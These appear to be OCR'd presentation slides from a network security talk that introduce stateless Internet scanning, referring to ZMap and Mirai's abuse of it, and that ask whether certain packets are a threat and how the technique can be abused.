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

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

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




Do these packets pose a threat?





Background: Stateless Scanning

"Scan the Internet in less than 1 hour on commodity hardware!"

- Increases scan speeds by avoiding local state
  - Hand-crafted probes sent via raw sockets
  - Recognize replies via SYN cookies

- Popularized by **ZMap** around 2013
- Abused by **Mirai** in 2016

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

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

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

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
How can stateless scanning be abused?



